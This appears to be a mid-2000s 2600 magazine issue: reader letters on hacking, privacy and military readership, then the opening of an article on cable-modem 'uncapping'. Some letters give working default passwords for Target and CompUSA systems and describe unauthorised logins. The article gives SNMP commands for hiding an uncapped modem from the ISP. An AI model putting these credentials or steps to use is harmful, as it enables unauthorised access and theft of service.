A minor correction to point out regarding The Prophet's Unlocking GSM Handsets in 20:4 - at the end, there is a brief discussion of various cellular and PCS technologies including GSM and GPRS. The article states that GPRS is circuit-switched and can operate up to 56Kbps. GPRS is packet-based, not circuit switched, and can reach speeds of 171.2Kbps. Currently, some users will get up to 56Kbps depending on the carrier, but most aren't there yet. Cingular only does 9.6Kbps, at least in my market.

uberphreak

Dear *2600:*

I am currently imprisoned... er employed at Target and when I saw the article by redxlegion in 20:3 I had to try it. So I did and they all halted the batches nicely. But some of the PDT's and LRT's do not have a : button. So I had to resort to using the MONARCH gun. As I was fooling around with the MONARCH gun, I saw an option of "Radio Check." Curious, I entered it and the only thing that came up was "Enter Password Here." So I tried the first thing that came to mind - "Target". Hey! It worked just fine! Then my boss walked in and I had to start pretending I was doing something so I didn't get all that far into that menu. Oh and by the way, whoever else wants to try what redxlegion wrote, you don't need to generate an employee number. Target apparently has this neat little employee number that works with *anything*. All it is is eight eights. That's 88888888.

Enonymous

Dear *2600:*

In 20:4 there was an article about WebLock Pro and how to decrypt it. I viewed their page while running some sniffer software and was able to see their HTML unencrypted from the sniffer itself. It seems that WebLock Pro uses a system of restriction and authentication, rather than actual encryption. Besides that, I was able to extract their images by simply taking them from my Temporary Internet Files folder.

Ian "jwoulf" Johnson

Dear *2600:*

Regarding the article from Schnarf dealing with how to defeat Mike Chen's Web Lock Pro software, I found today that there is a faster and easier way to do so. Use a browser other than Internet Explorer. With Mozilla 1.6 the link obfuscation fails. With Opera 7.23 the link obfuscation fails as does its "content protection." Using the Opera browser I was able to gain access to all of the images on the page that are "protected" and I am able to select text (for copy/paste), even though Mr. Chen thinks that this is not possible. Perhaps he should check his facts.

The Fallen One

Dear *2600:*

I am writing in response to czarandom's letter in 20:4 about WeatherBug being affiliated with the Department of Homeland Security. I, as one who aspires to having a clean and spyware free computer, was sickened at the thought of WeatherBug being used as a front for data mining by the government. So I did some research. On WeatherBug.com they say, "WeatherBug is proud to be a part of the AWS Homeland Security Initiative." Right off that sounds pretty bad. But I kept searching and found http://www.aws.com/aws_2001➥/homeland/ which explains that the AWP, makers of WeatherBug, are merely responsible for providing precise weather information to the DHS to aid in effectively responding to whatever the DHS thinks they need to.

rainwater5

Dear *2600:*

A few issues back a reader of yours talked about how many stores with computers on display use the store ID as the password. If you think that's low security, try shopping at CompUSA! Only took one guess to get into their forbidden account. I got on one of the Macs there and attempted to switch from "Customer" to "Compusa" which gave me a prompt for a password.

Just as I was doing this, an employee came over to sell me something so I entered "compusa" as the password and started to walk away because I thought the employee would get peeved when he saw the prompt but it logged right into the employee account whose desktop looks identical to the customer one so he didn't even notice. I've since gone back and tried this on the other display computers. All of them use the compusa/compusa login! They're overcharging the speakers I wanted to buy so I decided not to say anything. By the way, great magazine and radio shows!

Eric M.

Dear *2600:*

Your advice to "zs" was flat out wrong! For starters, his first course of action should be to see who registered www.zacharysmith.com, which is now redirected to a website dealing with First Amendment issues. A very quick Google turned up several people under the name "Zachary Smith," including the character from *Lost in Space*. Your "advice" to "register the name of a vocal pro-lifer" and "work out a trade" could easily result in a slander suit against "zs" (and maybe even *2600)!* And the irony is that whoever registered that site, being a third party, is under no obligation to trade.

Mike Neary

We're sorry you didn't see the humor in our remarks. Hopefully you won't mind that we see the humor in yours. People running around filing lawsuits against everything they don't like wind up poisoning the atmosphere for the rest of us. There are other ways to be heard.

Dear *2600:*

Is the 46664 underneath the "a" in data a reference to the Nelson Mandela Foundation? I looked it up and it brought up a bunch of pages on AIDS and Africa. Just wondering. It is either that or possibly the mark of the beast and the 4's are horns....

drlecter

Whatever works for you.

Dear *2600:*

I glanced at page 33 a couple of times, but then I started to recognize the numbers used. That is so fucked up. I realize that anyone can get any outcome they want by playing around with numbers, but that was good.

Keep up the good work on the mag!

Blimpieboy

Thanks for paying attention.

Dear *2600:*

In reference to Mike's letter in the last issue about the phone number where someone read a series of numbers, I think I may know the number in question. The number I remember that matches that description was 1-800-GOL-FTIP. When you called the number, a voice would count from one to ten (might have been twelve) with a stutter on seven. It would repeat it, then the call would be disconnected. I have no idea what it was for but it was an amusing way to waste time when bored at school. Hope this helps - maybe this will trigger someone's memory.

Witchlight

Dear *2600:*

This is in response to the letter Zardoz wrote in 20:4. The adobe registration database is a text file: /Library/Application Support/Adobe/Adobe Registration Database.

It looks like what happens is that when you launch the app, it looks there for the serial, checks to see it's the real deal and continues if such is the case. I don't know if the serial gets encoded somewhere in the binary on install and it just matches them or if all you need is a valid serial in the database.

I often get called into design shops to do spring cleaning on their macs. I've been keeping this in mind because in case I have to do a reformat/install on multiple macs I'm thinking of backing up the databases for each machine, installing Adobe Suite on one of them, restoring the db's to their locations, then just copying the apps over from the installed machine to the others. If it all goes to plan I'd have each machine's original legal serial and registration, but only have to run the installer once.

Karlma Rovetounge

Dear *2600:*

Sparklx mentions that the version of XP Pro VLE provided at the unnamed Uni (ha, "corporate") did not require activation after SP1, and even after installing it on a new system.

This is by design. It should not ever require activation. WinXP VL keys are designed to allow rapid deployment of XP across corporate networks and large computing environments in general - activating each and every one of 1-, 2-, 3-, 400+ systems would be a quick deterrent to corporate upgrading from earlier versions of the OS - not to mention causing severe headaches for MS's activation servers.

The statement "So you may have to reactivate but that would in no way cause a problem," however, is correct in all circumstances. Activation, for all the trash talk from various people, is painless. I've had to reactivate several times, and even when an Internet connection was unavailable it took no more than two minutes. Telephone activation simply requires that you call a toll-free number (MS has activation centers, or at least redirectors, in a very large number of countries - "toll free" may vary by country, of course) and enter in a given key using your phone (you do own a touch-tone, right?).

If for some reason you are unable to enter the code yourself (rotary phone, TDD, etc.), there are plenty of operators on hand - likely just a transfer to the normal MS support call center. If they give you any crap, take their name, ask to speak to a supervisor, yadda yadda. MS is pretty harsh on anyone who makes activation more painful than "necessary."

I'm also writing partially in response to the article "Holes in Windows 2003 Server" (20:4). People are increasingly harsh when discussing MS and security. I may hold an unpopular view here... but... they *are* trying to improve security. Along with the massive size of the Windows source, one of the huge obstacles in their way is the hard-nosed attitude of many corporations and IT "experts/consultants."

One of the primary reasons XP Pro was shipped so insecure is that, during the beta, many IT "pros" decried the greatly increased level of security present in early beta releases. Complaints about it were constant and MS finally had to relent. The increased security level "broke" many networks - primarily because the admins were using bugs and exploits in earlier Windows

versions to *administer* the network, rather than administrating the network to mitigate any bugs and exploits. This follows also the massive demand for full legacy support in XP - though that hasn't specifically come up in any of the exploits I have noted.

The following is a *very* recent example of this at work. For XPSP2, Microsoft is planning to ship with ICF (Internet Connection Firewall) enabled by default. Many people are complaining about this, saying that having ICF enabled will "break" file sharing, printer sharing, etc. across the network. God forbid the admins actually have to work, creating GPOs or scripts to open ports at install.

ICF handles both outbound and inbound traffic to a degree. It is a stateful firewall, opening and closing ports on demand. It is also connection-based... though it does not verify packets. Man-in-the-middle attacks and spoofing would thus easily penetrate it, though those attacks are becoming harder to perform over time. You can configure ICF via GPOs and netsh scripts (using the netsh firewall context, added in SP2), and one improvement made for SP2 is ICF loading at boot-time in a no-exceptions mode, thus preventing any inbound traffic from reaching the machine before requested, and before Antivirus/other security software kicks in. This is currently a prime path of infection for many XP machines using a software firewall and a LAN or "always-on" broadband connection.

A wonderful proof-of-concept here would be MS-Blast - spread through RPC. ICF, by default, firewalls off all ports (excepting the MicrosoftDS port, whatever its use) - "stealthing" (to use an improper, though now common term) them unless allowed open by the user. If ICF had originally been shipped On-by-default, the spread of this worm could have been greatly reduced, if not halted rapidly.

Certainly this is no replacement for a properly configured hardware firewall, but is a definite step up in basic security for most users - given that most users don't even know what a firewall *is,* let alone how to set one up.

This is one of a number of long-awaited security updates to NT, including disabling remote DCOM access, disabling remote RPC access except via authenticated system accounts, and a tightened "local machine" security zone, which forces any HTML or scripts loaded from the local system to a severely (in most cases) tightened security zone (as opposed to the nearly unrestricted access such files are allowed now). Of course, all of these can be disabled via various registry settings, etc., so it remains to be seen how useful they are.

Nothing will stop a malicious application from disabling these things - there's just a much larger barrier against them approaching the machine in the first place. A machine is only as secure as the user allows it to be. Remember that the majority of vectors for virus infections still involve the *user,* not inherent OS (in)security.

So, the next time you decry MS for security reasons (and yes, there have been *plenty* of valid reasons to do so without resorting to trash-talk), ask yourself if the sysadmins and IT staff where you work or go to school would even understand an increased level of security, or if they would simply disable the "offending" features. Look at the people around you who willingly and constantly open attachments from complete strangers. Even Unix and Unix-likes can be "infected" by malicious programs when the user allows them to be by his or her own actions.

Reverend

Dear *2600:*

First of all, congratulations on the 20 year anniversary. You guys always seem to schedule HOPE the instant I leave the area, so I won't be able to attend this year either. But anyway, on to the actual purpose of this letter. In issue 20:4 Sparklx wrote that he could always reregister his copy of Windows XP by just typing in the registration code. This is because he is using the corporate edition of Windows XP, which allows a certain number of installs per CD Key, which is usually a master key used to identify the organization, like a school or business. The reason why you have no troubles reinitializing your installs is because that version and key are meant to be installed on a wide variety of machines right from the get-go, so making the corporate version freeze itself after a hardware change is bad, because there's more than one physical computer per copy of Windows. The single-user versions (Home and Pro) will *not* let you reregister the product easy-peasy like that, you have to go call M$ and they'll walk you through resetting it. Unless of course you don't have an active Internet connection. Then you have to cry in the corner for a few days until they send you something to restore it with. Hooray for shitty companies.

Also worth noting concerning Windows XP, Microsoft has re-released the PowerToys toolkit, which can be found here:
http://www.microsoft.com/windowsxp/pro/downloads
➥/powertoys.asp

Some good stuff is included.

Daniac

Dear *2600:*

Hello, I've been reading *2600* for as long as I remember. First off, I've never been very intrigued by groups of people with an "extremist" point of view. And I think that a lot of the times the hacker community either gets categorized under this heading or legitimately is under this heading. But as strong as your opinions are on current affairs and freedom of speech, it's never really struck me as being extremist, even though all of the characteristics are there. There's just something that seems right about what you're fighting for. There's no real hatred to speak of in your message (as there is in a lot of groups nowadays all across the board). Your message seems to be that of understanding and hope that the world won't become some Orwellian nightmare.

I just wanted to finally write you guys to say keep up the good fight, and remember, there are people in the government right now (not just trying to get in) that want to help our cause, and we need to utilize them to the best of our ability.

NGTV|3

Help Offered

Dear *2600:*

I have read many letters in *2600* complaining of telemarketers. Well, I'm a telemarketer and I hate my job and I hate the company I work for. Is there any info I can get to help you guys? I work for Sitel Corp. We sell accidental death insurance for JCPenny, Bank of America, Chase Bank, and many many more. I do

know that Sitel is barely given any customer information besides phone number and address, sometimes a birthday.

loco freak

Any info you can give us on how that whole industry works is something that would benefit a good number of individuals out there. As with all of our company insiders, we recommend keeping a low profile and not revealing any information that could get back to you. We believe people have the right to know this kind of thing, even more so than such companies believe they have the right to know things about us.

Observations

Dear *2600:*

Recently I have been noticing the use of insecure operating systems in many many more devices. For example, British Telecom seems to be using Windows XP (perhaps Embedded) on their now quite common Internet enabled phone booths. I know it is XP because they regularly blue screen and dump details of the crash to the screen. Worse still, 50p gets you a quick trip to whatismyip.com and a brief scan with nmap reveals several attack vectors. Perhaps in the future mass phone hacking will be a new form of protest or terrorism?

Speaking of phones, I'm sure many readers will have heard about "bluejacking," the act of cracking someone's mobile phone via bluetooth. UK cable TV subscribers might like to plug their TV directly into their wall outlet and scan the frequencies. On NTL you can often find a channel showing some kind of Windows desktop (looks like 2K) running diagnostic software. Sometimes you can even see the IP address of the machine. Speaking of which, why not download a Windows share scanner and scan your local class C subnet - you are sure to find at least two or three machines willing to offer up their drives for you to browse. You can even print to random people's printers.

Most worrying of all is what I discovered about police computer systems here in the UK. The police national computer has been cracked before, but rather than learn from the lesson they seem to have installed more insecure hardware. For example, many police cars in the south are now fitted with some kind of computer terminal running Windows 98. Windows 98, an OS that even Microsoft abandoned as fundamentally flawed and unfixable. Sometimes you can pick up active WiFi cards running in the cars too - quite a lethal combination I'm sure you will agree.

If you can't trust important systems like these, you have a real problem.

MoJo

Dear *2600:*

You guys give inspiration to all the free minds, to not just think outside the box but outside the shell as well.. Did you know that 2600 is the zip code in the city of Parachinar in Peshawar (Pakistan)? 2600 is also the home to the NBP Operations Parhoti Main Branch.. By the way, is that Olivia on page 2 of 20:3? Also, in Nepal a group of rebels have been fighting for a communist republic since 1996 and the uprising has so far claimed more than 2,600 lives. Which led to the formula on page 33 in 20:3. Sheer brilliance!

darkpo3t

Not everything you say is true.

Dear *2600:*

4?

Poetics

And every now and then there's simply no possible answer.

Dear *2600:*

I started reading *1984* this Monday afternoon after class and stumbled across something rather ironic: the leader of the opposition of the "Party" is named Emmanuel Goldstein. Just thought this was kinda scary and possibly foreshadowing considering that the 1984 atmosphere seems to be more and more of a reality in the USA through the "improvement" of our rights and freedoms. Just thought I'd bring this up even though I'm sure someone pointed it out already before I did. Keep up the good work and can't wait until the next issue! (By the way, does anyone know of a location in Paris or France where I could get ahold of *2600?)*

Jim_Steele

We hope to have a complete list of our international distribution points in the near future. We do know that they leave a lot to be desired and we're trying to figure out a way to fix that.

Dear *2600:*

I attend a high school in central California that is, like most places in the central valley, unbelievably conservative. Most of the looks I get from people who see "The Hacker Quarterly" on my sweatshirt are simply priceless, but nobody recognizes *2600* for what it is. Oddly enough, the only person who did was our forensics teacher. After spying my sweatshirt, he and I engaged in an interesting conversation about hacking. Evidently, he was one of the "originals" who started hacking back before *2600* was even in print. Hacking Arpanet with his college buddies was one of his most memorable experiences. Thanks for the means to do something interesting and worthwhile during school.

jake

Dear *2600:*

This could be way off base, but I had heard of people stealing PBX accounts and then recording the password as the greeting. This allowed them to use the account as kind of an audio message board. Not sure... just a thought.

drlecter

Wouldn't it also allow them to instantly lose the account to the next idiot who wanted it for themselves? Not to mention the original owner.

Dear *2600:*

This is perhaps the lowest level "hack" to ever appear in this outstanding magazine but if you press both the left and right buttons at the same time on a National Vendors Shoppertron food vending machine, the display will show the current time and internal temperature in the format HH.MM DDF (e.g. "11.20 39F" for 11.20 am, 39 degrees). After a few seconds, the display goes back to normal. This has me curious as to what I can do with the front panel buttons on other vending machines. I'll let you know.

Don't let the fascists bite.

SAR

Dear *2600:*

I'm not a longtime reader, but keep up the good work. I was watching the news and there was a short

section on the use of touch-screen ballot machines. They were talking about how these were being implemented in Florida to avoid a repeat of the fiasco of 2000. I am sure that you have seen these machines before. They use a keycard that you slide into a card reader on the machine to allow use of the touch-screen and to identify your vote. There was a "computer expert" who was quoted as saying that anyone with good knowledge of computers could use software to allow the cards to register multiple votes or gain access to the terminals for other purposes. I just wanted to bring this to the attention of the *2600* community as I thought it was interesting.

Louie

Dear *2600:*

We recently had an issue in our office with someone's wireless keyboard and mouse being picked up on someone else's wireless keyboard and mouse receiver across the building (through several walls). They were on the same channel and a simple channel change for one of the units fixed the problem. This to me seems like such an obvious security issue. I know that people have been building rigs to capture x10 cams, so why not a unit that can capture wireless peripherals? Seems like a keyboard would be the most useful to capture. I know a keyboard can't transmit nearly as far as, say, an AP, but in the dense work environments of big cities, it may prove useful to look into.

lint

Dear *2600:*

On February 11th, Army Chief of Staff Gen. Peter Schoomaker approved the wear of the reverse field U.S. flag on the right shoulder of all soldiers throughout the force regardless of deployment status. This patch, up until now, has only been worn by troops during deployment in a joint or multinational operation. The change is said to represent "our commitment to fight the war on terror for the foreseeable future." To put it a different way, it is another symbol of our constant state of war without end. Soldiers have until October 1, 2005 to get the insignia sewn on their uniforms due to limited supplies (it also shows that this change is going to last a while).

To most civilians, this change in uniform policy might seem trivial. As a soldier, I can tell you that such a change is very significant. The various insignia on a uniform can tell a great deal of information about the individual wearing it, such as his/her training and accomplishments. It has great symbolic meaning that can affect the state of mind of the person in that uniform. To wear the reverse field flag is to be in the mindset of being deployed at all times, be it at home or abroad.

Stephen

Military Readership

Dear *2600:*

This is in response to the editor's comments regarding c0l0r3dfr34k's letter in 20:3. Although it is not forbidden to receive *2600* while in the military, it can be risky. I receive my subscription to my military mailing address and I have not encountered any problems from the postal workers (also military), mainly because of the packaging the magazine is shipped in (thank you). The reason it can be risky is due in large part to the image that accompanies a hacker. The military has negative views of this image. Like any other organization one could work for, it's all about your reputation. If your reputation is damaged your career could be damaged and chances for advancement become minimal. And if you're someone like me who works in the communications, electronic, or intelligence fields and deals with classified materials, your risks run greater. Then again you'd be surprised at how many people in these fields read and know about *2600.* Continue to enlighten and I'll continue to read... as long as you stay with the inconspicuous packaging of course.

d0rk

Dear *2600:*

This letter is in response to the issue brought up in 20:3 regarding whether it is risky or forbidden to receive *2600* while in the military. As far as your average military man or woman, legally I don't think they can forbid you from reading or receiving your fine publication. While in the service you are supposed to have the same rights as anyone else. However, there are a few cases where it would definitely be risky. While in boot camp for example, your mail is closely monitored. I remember when I was in boot camp my buddy tried sending me a copy he hid in a package he sent me. My drill instructor found it and he threw it out. It might also be risky if your job in the military has something to do with computers or security. With the constant threat of terrorism, these fields are closely monitored and some red flags might be raised in that situation.

If they would just read the magazine, they would realize it's about addressing issues and sharing information. But sadly, they make their judgments from that one "dirty" word on the cover.

misterjager

Dear *2600:*

In response to the letter from c0l0r3dfr34k and your follow-on question about whether receiving *2600* was forbidden or risky, it most certainly is not risky, forbidden, illegal, unlawful, or anything else. I have served in the US Army (including being deployed for OEF/OIF) for nearly 19 years and am in a position to respond with some degree of authority.

I am a certified, glorified, and professional computer geek (system developer, program manager, software engineer, etc.) for the Army and have used my skills and talents (acquired from many formal and informal sources such as *2600)* to better the systems used by today's military forces deployed throughout the world. It is never wrong to learn and to apply knowledge where appropriate.

I will warn folks, however, that to attempt to use their skills and knowledge to exploit military systems may indeed be illegal and I strongly discourage such actions. Guys like me will find you and you don't need the hassle. Not a challenge, only a fact.

If c0l0r3dfr34k will send you guys an address, I will personally ensure that he receives *2600* while deployed.

Have a *hooah* day and keep putting out *2600.* It is a great source of information and entertainment (for a geek like me).

MegaGeek

Dear *2600:*

I picked up my first ever *2600 Magazine* last month, issue 20:3, and noticed a fan letter from a

soldier stationed in Kuwait. You wanted to know if it was forbidden or risky to receive *2600* if you were in the military. Just so you know, it is not. In fact, in the intelligence community it is encouraged. My father, a former intel officer, required *2600* and other related magazines be read by those under his command for both educational and security purposes. Also, their right to read whatever they want is constitutionally protected in the U.S. just like civilians' rights are protected.

Anyway, just wanted to let you know. The magazine is great and I can't wait for the next issue.

slack_pizza_guy

Dear *2600:*

Here's the deal.

Department of Defense Directive 1325.6 "Guidelines for Handling Dissident and Protest Activities Among Members of the Armed Forces" - 3.5.1.2. While the mere possession of unauthorized printed material may not be prohibited, printed material that is prohibited from distribution shall be impounded if the commander determines that an attempt will be made to distribute.

What this means is that you can have and read *2600* on base. There are many other rights that active duty people have that a local command may try to tell you that you do not. Go to http://girights.objector.org to find out more.

jim

Dear *2600:*

There seemed to be some confusion about receiving/reading *2600* if you are in the military. I work in information assurance for the Marine Corps, so I can speak for the USMC's stance on publications such as *2600*. Any reading material that could be beneficial to the security of our network is encouraged. There is no discrimination against this publication, or any other books for that matter (that are job related). I'm a subscriber and my issues are delivered to my place of work (which is a secure building). Nobody has a problem with me reading the magazine, and I'm generally asked if anything useful was mentioned in the magazine after I'm done reading it. Education is encouraged throughout the DoD as far as I've seen.

As far as the article by sunpuke (DISA, Unix Security, and Reality) is concerned - the article was true but people need to realize that the DoD doesn't rely on DISA STIGs. DISA is currently putting out Gold Disks for Windows 2000, Windows XP, Windows 2000 Server, Solaris, and Linux. These disks help automate the process of securing a machine. All the Windows disks are publicly available while the Solaris and Linux disks are still in prototype so they have to be personally requested. The files are available at https://patches.➥mont.disa.mil/golddsk.html - although this site might not be accessible outside the .mil/.gov realm. The DoD takes security very seriously and as far as the Marine Corps is concerned - we have a very strong focus on computer security. I don't know anybody that uses the DISA STIGs. For the most part, people use a combination of NSA papers (http://www.nsa.gov/snac/), computer security books, and whatever knowledge they've picked up in training. I just wanted to point out that from my standpoint, we keep track of everything going on in the security industry and I feel we keep up to date with everybody else.

Anyways, thanks for putting out a great magazine.

ESQ

A Problem

Dear *2600:*

Currently I have someone stalking my family from a location in Ohio. Making a very long story short, he calls my house and my caller ID shows a "token" telephone number. He can call back in a minute and the caller ID will show a completely different number across the U.S. He has gone as far as to call the local police department and pose as a member of my family claiming to have murdered the entire family. Needless to say the SWAT team showed up and the rest is history. My research shows that this perpetrator has done this before numerous times. The Ohio state police department is aware as is the local police department where I live. He has served time in prison for assault and drugs, so he is capable. I am trying to protect my family.

My question looks to you to figure out how to identify where he is calling from. Is there a way? I would so appreciate any help. Prior investigations have deadlocked at that point. Thank you!

ALI

Let's see if we have this straight. The police departments know who this guy is and he has yet to be prosecuted? Why aren't they tracing him themselves? They certainly have the ability. There are also all kinds of clues you can uncover if he is indeed stalking you, such as why you were selected, things he's made reference to, hints as to location, etc. But again, if you already know about his record (and presumably his name), then it should be easy for anyone with access to law enforcement to track him down. Without that access it becomes trickier but by no means impossible. Every case is different which is why we can't give you a surefire answer. But it sounds to us like you already have something to go on here.

As for spoofing caller ID, as we've said before it's quite easy and can be done in a number of different ways. Unfortunately, people still believe that this information is secure and infallible. As your case demonstrates, it is far from either.

The Power of Ignorance

Dear *2600:*

I really wanted to come to HOPE this year and had thought I had the okay from my parents. But, during dinner, the subject came up and my grandpa commented, "Oh, you don't want to go to that hacker convention because then the government gets you on their 'list.'" This actually hurt me. I thought that the government couldn't do that. They said, "Once they get you on their list, they blame you for things you didn't have anything to do with. They can grab hold of you and just keep you in the questioning room." I didn't think they could do that, but I must be wrong. Or maybe my parents have this all mixed up. Then they said, "The government can get a list of the attendees of the conference." I know you would never release a list of attendees but they wouldn't believe me. Can you shed a little light on this subject?

the_heretic

We never have done and never would do such a

thing. But with this kind of attitude, there's no need for lists or surveillance. Intimidated citizens often do the work of oppressive regimes with nothing more than their own fear motivating them. It's so much cheaper than actually imposing the draconian laws.

Dear *2600:*

Hey guys, thought you might like to hear this. I used to attend a college campus in the greater Dallas/Fort Worth area - Tarrant County College, www.tccd.net. Well, after two semesters there I transferred to a major university and pretty much got my ass handed to me. So I chose to transfer back to my original school. I chose to enroll online just because it is more convenient. While searching in their mess of a website I found a link that said "Current/Former Students." When I got to that page it asked for a user ID and password. Well, I hadn't gone there in a year so I didn't remember. I clicked on the link that said "Forgot Username." All that they require is a Social Security number and *gasp,* a last name. This is their security for valuable student info. Something anyone could break with a copy of the teacher's role sheet. The role sheet that the campus hands out to teachers is a student's last name, first initial, and Social Security number. There's nothing about secret questions with secret answers or information that would only be sent to your e-mail. Just a security system that any social engineer could easily break, or better yet anyone with a phone and a Mitnick book (*The Art of Deception* is a great book). Also, students have their information involuntarily put into this type of system. This was only the second time that I used their web page in over a year. I had a friend that attended and graduated over five years ago who was able to pull up all his personal information. I hope I don't get in trouble if someone reads this and does something bad. I might be held liable.

AltSp4c3Ctrl

We're sorry to say this kind of setup is not at all atypical.

Dear *2600:*

I spent four years working as a systems support specialist for the Black and Decker Corporation's North American power tools distribution division. These few years represent my first and last real corporate adventure I will choose to participate directly in. At the beginning I pictured it as a wonderful opportunity to discover all sorts of things about servers and expensive computing equipment and high-level software. I have no doubt I learned a lot. The unpaid salaried overtime rose quickly to the point where on any given month there might be one to three full Saturday and Sunday weekend nights to work in addition to the usual five day work week. I worked on third shift so I had a lot of time to write software and create all sorts of data processing engines that move information between their warehouse management system and the intranet file system to convert raw data into a database that could hook in with Excel spreadsheets, etc. I did lots of interesting things for the company that were not really a part of my job on paper, but I enjoyed doing them and learning how I could manipulate information to make the lives of other people more interesting while they are sitting at their desks scratching their heads wondering "is this possible?"

At the beginning of my experience, our on-site support team, which was only a small number of individuals, had full access to the SQL Plus program running on Alpha VMS. Logging in to SQL Plus, we had full access to the entire Warehouse Management System (WMS) database, which keeps all the data responsible for shipments, picks, locations, transportation, routing, cube, size, and loads of other information. Basically any data having to do with tools (Black and Decker, Dewalt, Craftsmen, Kwikset, and many more) as it reaches the distribution system for all of N.A. is stored here.

Time went by and things changed, the information was moved onto the 64-bit Unix platform and, at that same time, our shell access was revoked and we were handed a very easy-to-use, limited, telnet-based system admin menu, which contained all the things that the high-level programmers thought we needed to do in order to support the system on-site. Anything else required a phone call to the corporate support system where we would be able to contact a member of the high-level programming group at any hour of the day.

They removed access to the shell but they never said we couldn't access the database using SQL Plus for Windows. We just couldn't run it on Unix because we were locked in a menu. As soon as they revoked our access to the command shell, I just switched over to a Windows client and was able to perform my job from that entry point. I solved a lot of problems and did a lot of great things using access to this, and I never used it in a malicious manner. At one time, I was even able to create a comprehensive listing of all 250 reports in WMS, with a primary, secondary, and even third keystroke path in the next few columns for each report I documented. That way if someone heard of a report but didn't know how to get there inside the complex telnet menus, they could easily refer to this spreadsheet. The users were so enthused, I got about ten e-mails from the management team saying how grateful they were to have this and how much it made their lives easier.

It pleased me to help people out because the rest of my support team was full of a bunch of ignorant assholes. It gave me an opportunity to really shine out and let people know the technical support world is not *completely* full of drunks and anal-retentive tetris players. There is some humanity inside the tech support world, because I have lived within it.

Being on third shift, I had to wake people up from time to time. I learned when to call and when to wait until the morning came, but there were always times where a judgment would be unclear. To avoid political conflicts and let people sleep, I liked to handle as much as I could without waking someone up. Then if the coders heard from me at 3 am, they'd know it was really serious.

I had one instance in the middle of November 2003 where I could offer my services using the SQL client and hopefully fix the problem, or I could wait until the morning and leave a message for the programmers. I thought I'd at least give it a look and see what I could find, and if I couldn't fix it, I might have more information to deliver to the people who built the system.

After my analysis the SQL Plus client left an oracle lock for some reason when the application closed. In the morning, the highest level programmer found my

Continued on page 48

by CronoS@OlympoS

In this article I will try to show that all is not lost in the uncapping front. If you have a shell enabled (firmware) cable modem (e.g. Surfboard 2100) or think you can get one (from eBay), read on. If you want to change your modem to an IP/LLC filtering firewall, read on. I will tell you how to add filters and change HFC Mac address automatically to a random MAC address and surf uncapped anonymously.

Disclaimer: Use this knowledge to explore DOCSIS and vxWorks OS. Do not use it for illegal purposes.

Background - A Brief History of Uncapping

I met with broadband services in 1999. When I heard that some company was planning to offer these services I quickly subscribed as a beta tester. A few days later I started uncapping with the usual TFTP spoof method (although it was so fast during the test days and there was no need to uncap, I felt like finding its strong and weak points). Then I accessed the router and learned "cable qos permission enforce" for increasing speed for a single modem or for all modems. And also the ISP's Cisco Network Registrar software with default user/pass (admin/changeme) was there to set better profiles for customers. So when they found a way to stop (MD5/.cm file) I found another way (removing MD5 with hexedit) to do it. Then they replaced their ubr7200 with a 12000 router and the MD5 removal thing was history. I sniffed the network and picked up configuration file names (512k.cm etc.). The fastest I found was a two megabit file and it had an easily guessed name (2048.cm). It was possible to feed these files to the modem with tftp. Then they thought if they changed the name to a stupid long filename with random characters that curious explorers wouldn't find them and use them. Heh, thanks to the sniffers it was easy to find out names and get them from the tftp server.

So I started using the two megabit file but they were resetting my modem again. First I thought (like others) that if I could block snmp access then they wouldn't be resetting my modem. So I quickly wrote a perl script to change the snmp community string and management IP address on the modem. Here's what you need:

`OID=1.3.6.1.3.83.1.2.1.7.1 Type=INTEGER Value=5` (create filter and wait)
`OID=1.3.6.1.3.83.1.2.1.2.1 Type=IPADDRESS Value=x.x.x.x` (mgmt Source IP address)
`OID=1.3.6.1.3.83.1.2.1.3.1 Type=IPADDRESS Value=x.x.x.x` (netmask)
`OID=1.3.6.1.3.83.1.2.1.4.1 Type=OCTET_STRING Value=smtg` (new community string here)
`OID=1.3.6.1.3.83.1.2.1.5.1 Type=INTEGER Value=3` (read write access)
`OID=1.3.6.1.3.83.1.2.1.7.1 Type=INTEGER Value=1` (activate filter)

If you set these sequentially then no one will be able to reach your modem by snmp. Victory again. But after four weeks, I found my modem getting reset again. Back to reading docsis documents again. One thing to note, it was always fun to explore this new technology and learn new things. As I learned, BSP techies learned too and they got better security skills. So isn't this good for both? Of course, the taste of fast speed was great (if you live in an animal-named country where the ISP commercial on TV says "Look, the connection is still there, we're online for hours" #!$%).

Next, I thought if I could block all communication between the modem and CMTS (router) then they would not know my modem was online. This technique still works in some cities here. Just read the howtos at cisco.com and create IP/LLC filters with snmp:

From: Any
To: Your modems HFC IP address
Action: Block

IP Filtering example:

OID=1.3.6.1.3.83.1.6.3.0 Type=INTEGER Value=2 (if an IP packet does not match this filter then let it pass)
OID=1.3.6.1.3.83.1.6.4.1.2.1 Type=INTEGER Value=5 (create the IP filter table entry number "1" but don't activate it yet)
OID=1.3.6.1.3.83.1.6.4.1.3.1 Type=INTEGER Value=1 (all IP packets matching filter no 1 will be discarded)
OID=1.3.6.1.3.83.1.6.4.1.4.1 Type=INTEGER Value=0 (this filter will be applied to both interfaces)
OID=1.3.6.1.3.83.1.6.4.1.5.1 Type=INTEGER Value=3 (this filter applies to inbound and outbound traffic)
OID=1.3.6.1.3.83.1.6.4.1.6.1 Type=INTEGER Value=2 (this filter does not only apply to broadcast and multicast traffic)
OID=1.3.6.1.3.83.1.6.4.1.7.1 Type=IPADDRESS Value="0.0.0.0" (the source IP address for this filter - beginning IP - if range)
OID=1.3.6.1.3.83.1.6.4.1.8.1 Type=IPADDRESS Value="0.0.0.0" (the source IP address for this filter - end IP - if range)
OID=1.3.6.1.3.83.1.6.4.1.9.1 Type=IPADDRESS Value="cm HFC IP" (the destination IP address for this filter - low)
OID=1.3.6.1.3.83.1.6.4.1.10.1 Type=IPADDRESS Value="cm HFC IP" (the destination IP address for this filter - high)
OID=1.3.6.1.3.83.1.6.4.1.11.1 Type=INTEGER Value=256 (this filter matches TCP packets)
OID=1.3.6.1.3.83.1.6.4.1.12.1 Type=INTEGER Value=0 (source port - low)
OID=1.3.6.1.3.83.1.6.4.1.13.1 Type=INTEGER Value=65535 (source port - high)
OID=1.3.6.1.3.83.1.6.4.1.14.1 Type=INTEGER Value=0 (destination port - low)
OID=1.3.6.1.3.83.1.6.4.1.15.1 Type=INTEGER Value=65535 (destination port - high)
OID=1.3.6.1.3.83.1.6.4.1.2.1 Type=INTEGER Value=1 (activate the IP filter)

LLC filtering Example (arp filtering in this example):

OID=1.3.6.1.3.83.1.6.1.0 Type=INTEGER Value=2 (2=drop matching, allow others - 1=allow matching, drop others)
